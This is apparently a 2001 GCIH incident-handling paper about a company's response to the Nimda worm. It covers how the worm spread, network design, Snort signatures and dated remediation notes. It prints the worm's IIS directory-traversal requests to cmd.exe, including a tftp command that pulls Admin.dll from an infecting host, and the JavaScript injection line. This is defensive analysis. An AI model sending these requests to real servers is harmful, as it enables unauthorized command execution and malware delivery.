Company T versus Nimda

TJ Vanderpoel, December 20, 2001
For GCIH Practical assignment v1.6

Introduction

This paper examines the incident handling process of Company T versus the now infamous W32/Nimda-A virus. The process began on September 15, 2001 and was considered complete on September 23, 2001. The tally for man-hours used to fight this in our circumstance was over 7500 hours. Though we thought we had a fairly secure network with adequate protections against virus' and worms, as well as web-based attacks; this clumsy, loud, not-meant-to-be destructive demon essentially incapacitated our IS department for nearly a week. Ironically, this incident fell on the heels of a Code Red incident that we (thought we) handled marvelously a couple weeks prior.

Part 1-Nimda Overview & References

Name: W32/Nimda@MM

Aliases: Concept Virus (CV) v.5, Code Rainbow, Minda, I-Worm.Nimda, W32/Nimda.[a-f]@MM

Operating Systems Affected: Nimda has the potential to affect both user workstations (clients) running Windows 95, 98, ME, NT, or 2000 and servers running Windows NT and 2000. Also affected are various Cisco products, either because of their reliance on IIS server or as a denial of service condition against certain products (specifically the 600 Series DSL routers).

Protocols:

- TCP, via HTTP, SMTP, TFTP, NetBios
- UDP, via NetBIOS

Services/Applications:

- Internet Information Server, versions 4.0 and 5.0
- Any web browser on Microsoft Platform, most vulnerable is Internet Explorer
- Personal Web Server
- Microsoft Outlook , Outlook Express, and other e-mail clients on Microsoft Operating Systems
- Any application on Windows with web or e-mail integration (MS Office, StarOffice)
- Microsoft Office 2000 (via CVE-2000-0854)
- Cisco Products running or relying on IIS, including:
  - Cisco CallManager
  - Cisco Unity Server
  - Cisco uOne
  - Cisco ICS7750
  - Cisco Building Broadband Service Manager
  - IP/VC 3540 Application Server
  - Cisco Collaboration Server (CCS)
  - Cisco Dynamic Content Adapter (DCA)
  - Cisco Media Blender (CMB)
  - TrailHead (Part of the Web Gateway solution)

Description: All variants of Nimda have the same mission: spread thyself. Using various methods and changing itself slightly from infected host to its next victim, Nimda targets 4 specific vulnerabilities. It's discouraging to note that there were fixes available for each of these well before Nimda hit our network. An overview of the holes follows:

1. CVE-2001-0333--Directory traversal vulnerability in IIS 5.0 and earlier allows remote attackers to execute arbitrary commands by encoding .. (dot dot) and "\" characters twice.
2. CVE-2001-0154--HTML e-mail feature in Internet Explorer 5.5 and earlier allows attackers to execute attachments by setting an unusual MIME type for the attachment, which Internet Explorer does not process correctly.
3. CVE-2000-0884--IIS 4.0 and 5.0 allows remote attackers to read documents outside of the web root, and possibly execute arbitrary commands, via malformed URLs that contain UNICODE encoded characters, aka the "Web Server Folder Traversal" vulnerability.
4. CVE-2000-0854--When a Microsoft Office 2000 document is launched, the directory of that document is first used to locate DLL's such as riched20.dll and msi.dll, which could allow an attacker to execute arbitrary commands by inserting a Trojan Horse DLL into the same directory as the document.

Variants: W32/Nimda.b through W32/Nimda.f are all recompiled and sometimes slightly modified versions of the original worm, here's a summary of differences:

- Nimda.b-The filenames README.EXE and README.EML have been replaced with PUTA!!.SCR and PUTA!!.EML, this worm overwrites files with itself instead of appending itself to them. Began spreading early October.
- Nimda.c-Essentially the same as the original, slightly smaller because of its compression with UPX Compressor
- Nimda.d-Compressed with PECompact, 27k in size began spreading late October, replaces copyright with "Holocaust Virus.! V.5.2 by Stephen Fernandez.Spain"
- Nimda.e-This version was created with the intent to avoid Intrusion Detection devices that had by now (late October) been trained to spot Nimda. As a side effect a new bug was introduced to the code which resulted in some files being infected and reinfected multiple times, corrupting them and requiring deletion of the file. Began spreading October 29. Among the changes in 'E':
  - The attachment received has been changed to: Sample.exe (was readme.exe)
  - The dropped .dll file is now: Httpodbc.dll (was Admin.dll)
  - The worm now copies itself to the Windows folder as Csrss.exe instead of Mmc.exe
  - Copyright replaced with "Concept Virus (CV) V.6, Copyright c 2001,(This's CV, No Nimda)
- Nimda.f-Functionally identical to 'D' variant.


References:

Two excellent descriptions of Nimda:
http://aris.securityfocus.com/alerts/nimda/010919-Analysis-Nimda.pdf
http://www.cert.org/advisories/CA-2001-26.html

Nimda scanners/cleaners:
ftp://ftp.f-secure.com/anti-virus/tools/fsnimda3.exe
http://www.sophos.com/support/faqs/nimda.html
http://download.nai.com/products/mcafee-avert/NimdaScn.zip
http://www.symantec.com/avcenter/venc/data/w32.nimda.a@mm.removal.tool.html

Part 2-the demon in detail

Before examining the attack on Company T in detail, the network topology must be understood. Below is a high-level diagram of Company T's network.



As you can see, a lot of trust was put into 2 PIX Firewalls and a single snort IDS. From the Hub router, connections ranging from t-1 to DS-3's were connected to remote offices through major hubs in Europe, Asia, and the US East Coast, each of these Hub Offices has a network similar to the above net, with the exception of redundant Internet Pipes, the central office network shown above was used for internet redundancy to these offices. Connected to each Regional hub are between 5 and 20 branch offices, none of which should have direct internet access or partner connections. A Nortel Contivity Extranet Switch is installed at each regional office, which should be the only means of connecting partners. Our routing/firewall/IDS hardware is:

Core Routers-Cisco 7200 with Cisco IP Plus IPSEC v12

- IP filtering is done on these, rules put in place as requested by Infosec.
- Generally only those who show up excessively on A.C.I.D. are blocked here.
- No standard, generalized filtering.
- IP Spoof protection is enabled.

PIX Firewalls-Cisco PIX 515 with PIX IOS v4

- User network is a dynamic NAT group, only established connections allowed
- DMZ is static NAT, 1 to 1 with port 80 and 443 open on webservers, port 21 for a single ftp gateway server, established connections are also allowed
- No egress filtering is in place
- ICMP is allowed through to both the DMZ and user network

IDS- Snort-1.8RELEASE sensors. Core sensor is running on a Dual 733Mhz x86 rackmount server running Debian Linux (Woody), kernel 2.4.7 and FreeS/Wan with mysql reporting to central server running A.C.I.D., syslog reporting with logsurfer and logcheck alerting. Arachnids current rulesets from http://www.whitehats.com/. The sensor has 3 NIC's, 2 passively listening to a span port on the 6509 Switches, one NIC connected to an administrative network that's 100% IPSEC to the Console server. DMZ sensor listens to s DMZ span port with a passive NIC and has a second connected to the administrative IPSEC network, it has the same setup as the core sensor ona less powerful machine (single Pentium 733). Both sensors record all traffic to raw files on 400Gig storage devices. This gives us roughly one month's worth of raw traffic logs at all times. The sensors ONLY RECORD traffic with a source and destination address on the inside and outside of the network. We did not record any internal traffic at that time, although internal traffic was still monitored against the ArachNIDS ruleset.

DMZ- VLAN's on the Cisco 6509 switches separated the DMZ from the normal user network. This is a known risk that we were at the time working to correct by separating the DMZ as a physical separate network.

Transport methods used

Nimda's greatest strength proved to be it's varied methods of spreading. Because it essentially attacked from 4 angles, any one of them being vulnerable on a machine meant probable infection. On TCP, it exploited:

- HTTP-"A protocol with the lightness and speed necessary for a distributed collaborative hypermedia information system. It is a generic stateless object-oriented protocol, which may be used for many similar tasks such as name servers, and distributed object-oriented systems, by extending the commands, or "methods", used. A feature if HTTP is the negotiation of data representation, allowing systems to be built independently of the development of new advanced representations"1 This is the protocol that drives the World Wide Web. A web servers most often listens on TCP port 80 for connections from a client. Clients connect to port 80 from an ephermal port with a request for a hypertext document, these request are replied to by the server, either sending the document, redirecting the client, or sending an error message. Because of its widespread use, attacking HTTP servers en masse has become the favored method of this years worms. There is inherent openness in the HTTP protocol, but weaknesses are web-server specific. In the case of Nimda, IIS servers allowing a ../.. directory traversal to access and execute programs outside of the web tree were exploited. Also exploited was a bug in Internet Explorer that automatically executed files of a specific type. Over all of this, any web browser that viewed a page on a web server that had been exploited could inadvertently download a copy of Nimda(as readme.exe, sample.exe) and because of curiosity or a mis-click, execute the file and become a victim.
- SMTP-The protocol which transfers e-mail. From the IP Bible (TCP/IP Illustrated): "Electronic mail is undoubtedly one of the most popular applications. [Caceres 1991] shows that about one-half of all TCP connections are for the Simple Mail Transfer Protocol, SMTP." SMTP servers (Mail Transfer Agents) listen on TCP port 25 for connections from clients. Clients connect to port 25 from an ephermal port and create a stateful connection in which they can send mail. It is likely that any MTA will receive mail destined for its domain, only rejecting mail for outside domains (if relaying is disabled, as it should be). Because it is used so frequently, any attack that uses e-mail to spread can be a global terror. Improperly configured mail servers, which allow mail to be relayed (bounced) through them from anonymous

internet hosts to domains other than that which the MTA handles mail for provide an easy means to surreptitiously spread exploits. If crafted cleverly and/or targeted to specific users (as in the case of Kournikiva) a blackhat can spread his malicious code rapidly to a broad geographical area with little chance of being caught (save that he can't keep his mouth shut on irc).

- TFTP-"TFTP is a simple protocol to transfer files, and therefore was named the Trivial File Transfer Protocol or TFTP. It has been implemented on top of the Internet User Datagram protocol (UDP or Datagram) so it may be used to move files between machines on different networks implementing UDP. (This should not include the possibility of implementing TFTP on top of other datagram protocols.) It is designed to be small and easy to implement. Therefore, it lacks most of the features of a regular FTP. The only thing it can do is read and write files (or mail) from/to a remote server. It cannot list directories, and currently has no provisions for user authentication"2 Used mostly for bootstrapping diskless machines and storing, restoring configurations from routers and other similar network devices, TFTP was not meant to be a secure protocol. It has no authentication mechanism and is fairly unreliable, dropping connections in the case of most errors. TFTP supports only 5 types of packets, Read Request(RRQ), Write Request(WRQ), Data(DATA), Acknowledgement(ACK), and Error(ERROR). Clients make read or write requests to UDP port 69 on the TFTP server, and the server responds with DATA or ERROR. An open TFTP server on a network can be exploited if an intruder were to gain upload rights to a TFTP server used for bootstrapping or network device configurations, simply by replacing the bootstrap scripts or configurations with scripts that add a backdoor for the intruder.
- NetBIOS-Microsoft's transport protocol, utilizes both UDP and TCP, on ports 135-139, for communication between hosts. Although systems other than Windows use NetBIOS (Samba on *nix), as a general rule, most NetBIOS traffic is expected to be generated by Windows hosts. NetBIOS connections are initiated by client to server and requests for server resources such as printers, file shares, or domain services can be negotiated.

So How Does It REALLY Work?

Four distinct ways, as mentioned throughout, will now be described in detail.

1. Through E-mail. The e-mail portion of the worm makes us of a vulnerability that is very old (CVE-2001-0154), with the addition of a new twist. CVE-2001-0154 introduces a condition in many versions of Internet Explorer, which many e-mail clients utilize to view enhanced (HTML/MIME) e-mail, where IE does not understand the MIME type. In these cases it will automatically execute the file. In some e-mail clients, this means that just by opening (or even previewing) the e-mail an end-user can infect his/her system. The twist on this is that with Nimda, if the code is not immediately executed by the client it will prompt the user to execute the code. Though most should be aware not to execute this, some will invariably execute and invite the worm onto their host. Once infected, Nimda scans the infected host for e-mail addresses by searching the contents of the user's e-mail messages retrieved via the MAPI service as well as cached web pages on the system. Once the addresses are found, it creates a copy of itself named a random filename from the infected machine, and initializes its own SMTP MTA to send the clone of itself to the addresses it gleaned. Nimda stores the time the last batch of emails were sent in the Windows registry, and every 10 days will repeat the process of harvesting addresses and sending the worm via email.
2. Through WWW browsers. As with e-mail, CVE-2001-0154 is the vulnerability exploited. If a user with a vulnerable IE client views a web page on an infected server, that user's client will execute the code. This spreading is through the inclusion of the following Javascript code, which is appended to each web page Nimda finds on the infected server: <script language="JavaScript"> window.open("readme.eml",null,"resizable=no,top=6000,left=6000")</script> Which forces vulnerable web clients to execute readme.eml, the file containing the Nimda worm code.
3. Through Open Windows Shares. From CERT: "The Nimda worm creates numerous MIME-encoded copies of itself (using file names with .eml and .nws extensions) in all writable directories (including those found on a network share) to which the user has access. If a user on another system subsequently selects the copy of the worm file on the shared network drive in Windows Explorer with the preview option enabled, the worm may be able to compromise that system. Additionally, by creating Trojan horse versions of legitimate applications already installed on the system, users may unknowingly trigger the worm when attempting to make use of these programs." Nimda also makes sure that each local drive is shared and world writable using the guest account. The guest account is also added to the administrator's group, creating an effective backdoor in the infected system.

4. By attacking IIS Servers. Due to the abundance of IIS servers attached to the Internet, and the (proven by Code Red and Nimda) widespread lack of patching of said servers, this proved to be the most insidious transportation method of Nimda. Once infected, a host would begin scanning for other web servers using the following algorithm :
   - 50% of the time, an address with the same first two octets will be chosen
   - 25% of the time, an address with the same first octet will be chosen
   - 25% of the time, a random address will be chosen In our case, since we were using non-routable IP's, this meant that 75% of the scans were targeted against our internal network. Each infected host was capable of a tremendous amount of network activity, sometimes sending 10-15000 scans in a matter of minutes. As we had no internal firewalls to protect individual network segments or regions, these scans were free to find each vulnerable host on our network in a very short amount of time. As a side effect, the traffic generated by this activity saturated our network links between offices and made remote management of hosts and network devices slow to a crawl. These simply sent HTTP request strings to port 80 to the IP addresses determined by the above algorithm. Examples of the requests:

```
GET /scripts/root.exe?/c+dir
GET /MSADC/root.exe?/c+dir
GET /c/winnt/system32/cmd.exe?/c+dir
GET /d/winnt/system32/cmd.exe?/c+dir
GET /scripts/..%5c../winnt/system32/cmd.exe?/c+dir
GET /_vti_bin/..%5c../..%5c../..%5c../winnt/system32/cmd.exe?/c+dir
GET /_mem_bin/..%5c../..%5c../..%5c../winnt/system32/cmd.exe?/c+dir
GET /scripts/..\xc1\x1c../winnt/system32/cmd.exe?/c+dir
GET /scripts/..\xc0/../winnt/system32/cmd.exe?/c+dir
GET /scripts/..\xc0\xaf../winnt/system32/cmd.exe?/c+dir
GET /scripts/..\xc1\x9c../winnt/system32/cmd.exe?/c+dir
GET /scripts/..%35c../winnt/system32/cmd.exe?/c+dir
GET /scripts/..%35c../winnt/system32/cmd.exe?/c+dir
GET /scripts/..%5c../winnt/system32/cmd.exe?/c+dir
GET /scripts/..%2f../winnt/system32/cmd.exe?/c+dir
```

The first four attempts try to utilize a backdoor left behind by Code Red, while the rest attempt to exploit the directory traversal vulnerabilities: CVE-2001-0333 and CVE-2000-0884. A manual attempt to mimic these requests can be made by entering http://test.web.server.com/scripts/..%2f../winnt/system32/cmd.exe?/c+dir (or any of the above requests) into your web browser to see if test.web.server.com is vulnerable. Once Nimda finds vulnerable servers, it issues the following command which forces the web server to download Admin.dll from the infecting host:

```
GET /scripts/..%c0%2f../winnt/system32/cmd.exe?/c+tftp%20-i%20XXX.XXX.XXX.XXX%20GET%20Admin.dll%20c:\Admin.dll
```

At this point the server becomes infected and begins spreading itself via each of the four outlined methods.

How Did it Get Us?

All of that is well and good, but how did it get in to our protected environment? Fortunately, our mail servers had the necessary measures in place to avoid spreading the worm, even before our virus DAT files were updated.

Email Security: These are Lotus Domino servers running Norton GroupShield anti-virus. They have filters in place to quarantine all attachments from non-Company T domains, which caught the worm-infected e-mails and did not allow them to propagate. Also, the e-mail spreading functionality of the worm was disabled due to our strict monitoring and access controls over port 25(SMTP) traffic. All traffic bound for port 25 is policy routed to an internal mail hub, which applies the filters mentioned above to the messages. No port 25 outbound is allowed from any host except for the mail hub. Even so, with one of the 4 vectors eliminated, Nimda's agility in the other

3 areas allowed it to spread at an astonishing rate. The first instance of Nimda occurred on September 18th, at 8:17 CST, as a web-server attack against a demonstration server that had been brought online by a technical support agent for testing of a new distributed messaging application. This server was put on an IP that had been in the DMZ network, and when the server holding that IP was removed, the IP was not removed from the DMZ routing scheme. As our DMZ is virtual, based on IP's, when the Demo server was assigned the IP formerly in the DMZ, the PIX conduit's which pre-existed allowed Internet Traffic to reach it. This server was installed with Microsoft IIS4.0, with no security patches at all. You may have noticed the introduction stated this incident handling process began on September 15th, three days before this first Nimda packet. That's because this compromised server had already been owned on the 15th by Code Red II, and a junior handler had taken the incident. The handler used the Code Red I cleansing method on the server, did not do complete forensics or backup, and left it with the root.exe code which Nimda gladly used to gain Local_System rights to the server. Although this server in such an unpatched state would have succumbed to Nimda with or without Code Red on it, the previous handler should have insisted the machine be taken offline until patched and in compliance with our security policy. This is the only server that was compromised directly from the Internet, but from there disastrous effects began. As there is no IP-level screening of traffic on the internal network, DEMO1 (we'll call the original victim that) began it's web-traversal scans against the complete class A (11.0.0.0/8) and, to a greater degree by double, the local class B (11.20.0.0/16). Each of our individual buildings has its own class B, so the class B scan scanned for vulnerable web servers in its building (the corporate data center). As all of our pre-sales demonstration servers also reside in that building, as well as newly built machines in a staging area (VLAN), this thing was literally attacking all of our crown jewels, simultaneously. Those that had been protected (during the code red incident early in September) against the Web Traversal attack were still succumbing to the file sharing method, as most machines tended to have an open share for the development group, which for ease of use reasons contained the INET~Services user. The INET~Services account is the account which IIS runs under. This allowed a plethora of shares to be available to each infected host, and spreading via this means was completely undetected by any IDS or security device we had in place. The A.C.I.D. console started lighting up with Web Directory Traversal alerts once some servers began generating enough outbound Web-attacking connections to get above the radar, and the Infosec team began taking action. Here is the first packet we saw (as produced by snort, ascii data section only):

```
08:17:08.807521 < advanceddating.com.1723 > demo1.companyt.com.http: P 324530578:324530648(70) ack 3329045774 win 8760 (DF)
                  E^@ ^@ n  I^W  @^@  s^F ^U..  @ M  n E
                 ^J^T .. % ^F.. ^@  P ^S W .... .. m  5^N
                  P^X  " 8 .. 5 ^@^@  G E T   / M  S A
                  D C  / r  o o  t .  e x  e ?  / c  + d
                  i r    H  T T  P /  1 .  0^M  ^J H  o s
                  t :    w  w w ^M^J  C o  n n  n e  c t
                  i o  n :    c  l o  s e ^M^J ^M^J
```

and 2 minutes later:

```
08:19:09.620185 < demo1.companyt.com.1352 > killerskits.com.http: P 3535123751:3535123821(70) ack 448799993 win 8760 (DF)

                  E^@ ^@ n  =..  @^@  }^F  y.. ^J^T ^E &
                 .... .. 5 ^E H ^@  P .... .. ' ^Z..  $..
                  P^X  " 8  G D ^@^@  G E T   / M  S A
                  D C  / r  o o  t .  e x  e ?  / c  + d
                  i r    H  T T  P /  1 .  0^M  ^J H  o s
                  t :    w  w w ^M^J  C o  n n  n e  c t
                  i o  n :    c  l o  s e ^M^J ^M^J
```

In that 2 minute period, we estimated DEMO1 had infected 46 other servers in the data center. By 08:30:00 we had 669 servers and nearly 300 workstations actively scanning our network and (25% of the time) other networks. Our lack of visibility into the 75% of scans Nimda was performing proved to be a serious disadvantage. Note that captures of the TFTP requests are unavailable, as our traffic logs only go back a month and the web traversal alert logs were all that we archived after the incident. It was these alerts that we used in our containment/eradication phase.

How Does One Catch This Thing?

At the time Nimda happened, there were a few rules catching most of its methods, including the Web Traversal rule:

```
alert TCP $EXTERNAL any -> $INTERNAL 80 (msg: "IDS432/http-iis-unicode-traversal"; flags: A+; content:"..|25|c1|25|1c"; nocase;)
```

And http encoding:

```
alert TCP $EXTERNAL any -> $INTERNAL 80 (msg: "IDS200/http-iis_encoding"; flags: A+; content: "|25 31 75|";)
```

We wanted to differentiate Nimda from the bounty of Code Red alerts still hitting the IDS, so we wrote this rule on the fly:

```
alert TCP any any <> any 80 (msg: "Nimda"; content: "|02 04 05 b4 00 00 00 00|"; dsize: 44;)
```

Which seemed to get more Nimda than Code Red. The Signatures used to catch this today are:

```
alert tcp $HOME_NET any -> $EXTERNAL_NET 80 (msg:"Nimda worm attempt"; uricontent:"readme.eml"; flags:A+;) alert tcp $EXTERNAL_NET 80 -> $HOME_NET any (msg:"Nimda worm attempt"; c

alert tcp $EXTERNAL_NET any -> $SMTP_SERVERS 25 (msg:"Nimda worm attempt"; content:"|6e616d653d22726561646d652e65786522|"; flags:A+;)

alert tcp $SMTP_SERVERS any -> $EXTERNAL_NET 25 (msg:"Nimda worm attempt"; content:"|6e616d653d22726561646d652e65786522|"; flags:A+;)
```

How Does One Stop Nimda?

First and foremost: Patch your systems. If our systems had had each of the following patches applied, Nimda would not have hurt us:

Cumulative IIS Security Patch (Released August 15)

http://www.microsoft.com/technet/security/bulletin/MS01-044.asp

IE 5.01 Patch

http://www.microsoft.com/technet/security/bulletin/MS01-020.asp


IE 5.5 SP2 or above properly configured, to find out if yours is, check

http://support.microsoft.com/support/kb/articles/Q164/5/39.ASP

It is essential that all Code Red traces be eliminated, this is one tool to do so:

http://www.microsoft.com/technet/security/tools/redfix.asp

Second, network measures could have been in place to slow the spread. As mentioned, vulnerable file shares made some of our most precious servers vulnerable, proper file sharing permissions would have alleviated that. Routers could have been blocking TFTP sessions, a protocol that should never escape our network under any condition. We did have proper e-mail and port 25 (SMTP policy routing) security in place, so we were saved from that method. Since that time we've also put in place additional generic measures which could guard against a new Nimda with different signatures but the same methods of transport. Here is our network now:



As you can see, we've added Squid Proxy Servers in between the user network and core switches. Also, instead of being plugged in to the switch and separated by only a VLAN, the DMZ is now a 3rd leg directly off of our firewalls. This connection passes through a Proxy server on the way to and from the DMZ. On our proxy servers filtering is accomplished on the IP level with netfilter and at the application level with asqredir. This allows us an examination point for all HTTP/FTP traffic (which is all we allow to our DMZ). With the additional filtering in place which denies all Unicode URL's and directory traversal attempts, unpatched servers are able to be brought on to the network and still will not be vulnerable from the Extranet OR Intranet, as a Proxy with filtering has to be traversed to go even from the Intranet to another Intranet site. This network change has currently occurred only at our corporate headquarters, first quarter 2002 is slated for a global network security overhaul, including the proxy access shown above.

How'd We Get Rid Of It?

Although now enlightened to the 6 stage methodology from the Incident Handling course, at the time we had our own set of processes in place. Once the alerts showed up on A.C.I.D. and we got to DEMO1 and sniffed the traffic it was producing, we knew this wasn't Code Red or a variant. We immediately contacted out Anti-Virus vendor, who notified us we were the second to contact him and advised us to standby for an update. We then gathered information from DEMO1 to send the vendor (using RegMon for tracking registry changes) and set up a 'War Room' to begin processing the data. This process took approximately 20 Minutes, in which time Nimda gained access to over 1000 hosts, servers & workstations. By the time we looked at A.C.I.D. again, the HelpDesk had begun receiving calls about network sluggishness and resources being unavailable. Chain of custody went into effect at 8:45am, and I was assigned Primary Handler. The CIRT team was activated via our call tree, and by 8:55am a broad, tech and management inclusive conference call was underway. Over the next hour (while Nimda was happily demolishing our Microsoft-centric infrastructure) we discussed how the incident would be handled, including talks about whether to isolate regional offices or branch offices at the routers, whether to turn off in/outbound HTTP, and mostly, how to get the network back up to speed as soon as possible. Here are the notes that were taken on that and all the subsequent conference calls, giving a somewhat complete view of what it took to eliminate this thing. Following the notes is an attempt to put our actions into the 6 Stage methodology as appropriate:

Steps taken to stop the M32/Nimda virus.

Through ACID we observed the 1st alert on demo1.companyt.com at 2:27 PM on 09/15/01.
We scanned for Trojans & vulnerabilities and determined the box was not secure. R Lastname took it off line.
Classified as a DOS attack.
DEMO1 showing up in A.C.I.D. logs again, going to investigate.
DEMO1 infected with a new worm, not Code Red or CR II
D Lastname1 & J Lastname2 are working on identifying what the attack does. The attack seems to be a worm, the worm is variant of Code Red. The IP changes when exiting the system.
Inet1 and Inet2 showing infection signs, have been taken off line.
We have contacted Anti-Virus Vendor. Point of contact is B Lastname4 at XXX-XXX-2076.
Voice Mail from AV Vendor:
Filter all Readme.exe files
ISS web-servers are being hacked
Deposits a Readme.exe file
Opens up a bunch of MMC sessions
Need to filter gateways, firewalls and Mail servers
Opens FTP & TFTP
Waiting on R Lastname1 & J Lastname2
Sent out voice-mail from infosec "Do not open attachments, turn off file sharing"
J Lastname5(IS Manager) initiates Con Call with CIRT Team
Results of Con Call (9:30am):
shutdown all Internet access.

Updated signature on e-mail servers and Virus Policy Orchestrator
Infected file types.
*.eml
readme.eml
sample.eml
desktop.eml
c:\admin.dll
R Lastname1 & J Lastname2's Fix:
Rename MMC.exe & Readme.eml
Disable www&ftp
Reboot –delete all scripts
Scan

Re-enable www&ftp
Tried to call M Lastname6 in Australia possible owner of the box that the infected boxes are trying to connect to over the Internet. The number we had listed for the user (XX-XX-XXX-XXXX-0403) is no
We contacted the owner of the box that the infected machines are trying to connect to, and they took the box down.
We tried the 3rd DAT file from AV vendor and did not fix the problem.
TJ got ACID to determine all the infected boxes by the size of the 1640k payload
opening the inbound HTTP traffic to www.companyt.com only for and all outbound HTTP Port 80 traffic is blocked. FTP and SMTP access will be re-opened.
R Lastname1 is trying out a script to rename all the Readme.txt files, all Admin.dll files with a dot vir extension.
The 4th DAT file has been sent by AV Vendor, and is being tested. 7:00 PM.
J Lastname2 has a DAT that seems to be working. 8:10 PM.
DAT – 4160 was released by AV Vendor. It has being tested. 8:40 PM.
Instructions for downloading the DAT's were created, but a log in script will update most users.
S Lastname10 is writing the e-mail to be sent to users, and the Helpdesk/call center will be updated.
WWW was updated.

09/19/01

Bring down all infected boxes (4:30 PM)
Notified Help-desk & Call-Center /
Call Center will be taking location information on computers that are being brought down to locate the infected boxes.

Closing all remote access services (VPN & AGNS) 5:00
All sites have been informed (Except Japan)
J Lastname2 is testing out DAT 4161
60 Machines have been found to be triggering the traffic for the last 3 hours. 6:00
We now have 15 computers that can't be brought down remotely.
We have decided to identify the boxes we can't bring down
We have decided to identify the boxes that can't be upgraded because they have SP5 on them or they are part of the Certified Stack.
We have put together a Protocol for fixing the boxes and put them out on the PDC's of each site under the Nimda directory on the root.
All listing of infected boxes are being sent to CIRT team and helpdesk to be redistributed.
The DAT 4161 seemed to work according to J Lastname2. 7:00
The 5 servers in Canada that R Lastname1 noticed were causing trouble that we could not connect to, Glen is suppose to take care of.
A list of procedure to clean notebooks from users bringing them from home or off site is being put together. If the notebook does not meet standards, it will not be allowed in the building or on the netwo
8:00 meeting. The protocol with the fix as of now is working.
Super DAT 4161 works, but the Engine file that was used yesterday is conflicting with the new DAT. So we have to remove the Extra.dat file to make the 4161 to work.
If the server has been scanned and certified that a developer is using, and is good, the server can be brought back on the network.
Sites w/o IS support? We message to them with e-mail, Call users there and walk them through it step by step over the phone.
Code Base: Scan boxes, but just log what it finds not change anything. Three case of concern, clear text, derived object pool, source pool. But this in a manual procedure first and then we need to mak
Supply base/ canada off network
Certain admin rights must be given to users in the European countries to fix problem, or the right access to update the boxes.
We have to test SP2 for WIN2K to see if this fixes the problem on those boxes?
Over the past hour we have had only 12 unique IP's show a problem. 8:50 PM.
We will not restore any wintel platform backups that have been backed up any later then Monday. If a user askes to restore from Tueseday, the answer will be no. We are keeping all backups from Mor
Were having the next meeting at 10:00 PM.
9/19 10:45PM The last infected server in Corp has been brought down for cleaning.

CIRT Meeting
Service pack 6a is the final goal for all servers and desktop/laptops.
Debra and Bill will test a few machines at company T place to determine what if anything will break when Service pack 6a is installed.
R Lastname1 has a script that can be run either remotely or locally to apply sp6a, reboot, hotfix, reboot. SP6a may be deployed via SMS, Steve V. is looking into the stability of SMS for this purpose.
Push the win2k service pack2 to desktops, there are only a handful of win2k desktops.
IE 5.01 sp1 needs to have a patch as well as IE 5.5 sp1, unless you upgrade to IE 5.5 sp2.

Teams
Win2k Push – Steve V.
Service Pack 6a – D Lastname100 & B Lastname101
Servers – B Lastname110
Laptop Scan & Desktop Scan – T Lastname1000
Home – HelpDesk
Code Base – Jim & Bill

Cleanup Efforts
Filters have been placed on the network to contain any traffic traversing the network that could potentially be infectious.
All servers at all locations have been identified and cleaned with updated DAT files.
Users will have a note given to them as they walk in the door with instructions of what they need to do to help the IS department complete a Virus Scan of their desktops and laptops.
User's will be sent a script via email that will check all the minimum requirements for the virus software to be effective.
Users will be instructed to upgrade the OS service pack level to 6a for NT 4.0 and Service Pack 2 for Windows 2000.
IS personel or an IS chosen individual will be walking through the buildings to certify the scanning and cleanup efforts and to assist user's with the cleanup.
A notice has been posted to the intranet with instructions that will match the flyer that is being passed out upon entry into the building.
The VPN and dialup will be turned back on and the remote user's will be prompted upon login with a message to scan for viruses per the instructions located on the intranet.

09/20/01
The VPN Remote access is back up 11:00.
12:00 PM update 09.20.01: The only sites that have a high percentage of outbreak are Mountain1 and San Fernando.
Code Base: Corp is fixed. The Vobs were locked last night at 9:00 PM
Code Base: Branch1 is underway, Canada was about 50%, East Coast was half way. No point of contact for Finland. Diamond district was totally clean.
Network update: Lincoln stabilities, hitting West Coast, Remote Access, and Asia. They are minimizing some of the routes.
South Europe site can't be connected to over the network, at the time.
We want a metrics of desktops as well as the servers.
Methods to access companyT : local dial, 800 dial, VPN with US option & non-US. You can access everything, except web-browsing, internal and Internet. Next meeting at 4:00 PM.
